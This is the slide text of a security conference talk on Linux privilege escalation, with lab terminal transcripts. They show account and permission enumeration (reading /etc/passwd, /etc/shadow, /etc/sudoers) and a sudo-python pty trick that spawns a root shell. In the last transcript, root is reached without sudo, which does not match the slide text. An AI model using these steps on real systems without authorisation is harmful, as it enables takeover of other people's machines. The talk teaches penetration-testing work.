BISHOP FOX

Check Your Privilege (Escalation)

KATE BROUSSARD, SENIOR SECURITY ANALYST AT BISHOP FOX

BSidesCMH 2019

March 1, 2019

Introduction

ROADMAP FOR THE NEXT HOUR

Kate Broussard

Senior Security Analyst

kbroussard@bishopfox.com

@grazhacks on Twitter

Outline

PRIVILEGE ESCALATION

AND SO WE BEGIN

Privilege Escalation

DEFINITION AND FRAMING

Definition

- Using privileges of various agents to gain access to resources

When does it come into play?

Framing

- Who's doing the execution?
- What are their privileges?

Two ways to escalate:

1. **You're the agent** – your current user permissions are sufficient to execute the command & do the thing
2. **Something else is the agent** – you get something else to execute the command under THEIR permissions, which are sufficient to do the thing

EASY MODE

SO YOU'RE IN THE SERVER – NOW WHAT?

Before anything else

CHECK YOUR PRIVILEGE

- Who are you?

  whoami

  id


- Where are you?

  pwd

- Are you really really lucky?

  cat /etc/shadow vs. cat /etc/passwd

  cd /root



```
osboxes@osboxes:~$ whoami
osboxes
osboxes@osboxes:~$ id
uid=1000(osboxes) gid=1000(osboxes) groups=1000(osboxes),24(cdrom),27(sudo),30(d
ip),46(plugdev),108(lpadmin),118(sambashare),400(testgrp)
osboxes@osboxes:~$ pwd
/home/osboxes
osboxes@osboxes:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
osboxes@osboxes:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
ntp:x:105:110::/home/ntp:/bin/false
whoopsie:x:106:114::/nonexistent:/bin/false
lightdm:x:107:115:Light Display Manager:/var/lib/lightdm:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash
level2:x:1001:1001:,,,:/home/level2:/bin/bash
level3:x:1002:1002:,,,:/home/level3:/bin/bash
level4:x:1003:1003:,,,:/home/level4:/bin/bash
mysql:x:108:119:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
osboxes@osboxes:~$ cd /root
bash: cd: /root: Permission denied
```

Permissions

CHECK YOUR PRIVILEGE

- Where do you have read access?

  /home/

  /usr/share/


  ENV

- Where do you have write access?

  /home/USER/.ssh

  /root/

  /etc/crontab



```
osboxes@osboxes:~$ ls -al /home
total 24
drwxr-xr-x  6 root    root    4096 Jan  7 21:39 .
drwxr-xr-x 23 root    root    4096 Sep 12  2015 ..
drwxr-xr-x  2 level2  level2  4096 Feb 12 20:52 level2
drwxrwxrwx  2 level3  level3  4096 Feb 17 22:19 level3
drwxr-xr-x 14 level4  level4  4096 Feb 17 22:12 level4
drwxr-xr-x 17 osboxes osboxes 4096 Feb 18 20:27 osboxes
osboxes@osboxes:~$ ls -ald /root
drwx------ 2 root root 4096 Feb 17 22:00 /root
osboxes@osboxes:~$ ls -al /etc/crontab
-rw-r--r-- 1 root root 722 Feb 15 17:49 /etc/crontab
osboxes@osboxes:~$ env
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/osboxes
SELINUX_INIT=YES
SAL_USE_VCLPLUGIN=gtk
SESSION=Lubuntu
GPG_AGENT_INFO=/run/user/1000/keyring-kb4bnd/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_MENU_PREFIX=lxde-
WINDOWID=16777252
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1338
GNOME_KEYRING_CONTROL=/run/user/1000/keyring-kb4bnd
XTERM_SHELL=/bin/bash
USER=osboxes
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd
=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=0
1;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lz
=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.d
eb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31
:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=0
1;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.x
bm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;
35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mk
v=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;3
```


sudo

MAKE ME A SANDWICH

sudo = super user do [something]

sudo –l

- What commands can you execute?
- Do you need a password?



```
robm@homebox~$ sudo su
Password:
robm is not in the sudoers file.
This incident will be reported.
robm@homebox~$ ▮
```

HEY — WHO DOES SUDO REPORT THESE "INCIDENTS" TO?
YOU KNOW, I'VE NEVER CHECKED.
NICE
NAUGHTY

https://xkcd.com/838/ - Incident

sudo

MAKE ME A SANDWICH

sudo = super user do [something]

sudo –l


- What commands can you execute?
- Do you need a password?

cat /etc/sudoers

- if readable, tells you which users/groups to target

cat /etc/group

- lists users, IDs, group affiliations



```
osboxes@osboxes:~$ sudo -l
[sudo] password for osboxes:
Matching Defaults entries for osboxes on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User osboxes may run the following commands on osboxes:
    (ALL) ALL
osboxes@osboxes:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
osboxes@osboxes:~$ sudo !!
sudo cat /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset,mail_badpass,secure_path=/usr/local/sbin\:/usr/local/bin
\:/usr/sbin\:/usr/bin\:/sbin\:/bin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
osboxes ALL=(ALL) ALL
level4 ALL=(ALL) NOPASSWD: /usr/bin/python, /bin/cat
osboxes@osboxes:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
```

sudo Exploit - Python


SUDO MAKE ME A SANDWICH

sudo –l

- User has sudo permissions for python
  - Without needing the password – excellent!
- Therefore can run python under root permissions

sudo python –c ‘import pty;pty.spawn(“/bin/bash”);’

- New shell spawned by python also runs under root permissions



```
osboxes@osboxes:~$ sudo -l
Matching Defaults entries for osboxes on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User osboxes may run the following commands on osboxes:
    (ALL) NOPASSWD: /usr/bin/python
osboxes@osboxes:~$ python -c 'import pty;pty.spawn("/bin/bash");'
bash-4.3$ whoami
osboxes
bash-4.3$ exit
exit
osboxes@osboxes:~$ python -c 'import pty;pty.spawn("/bin/sh");'
# whoami
root
# 
```

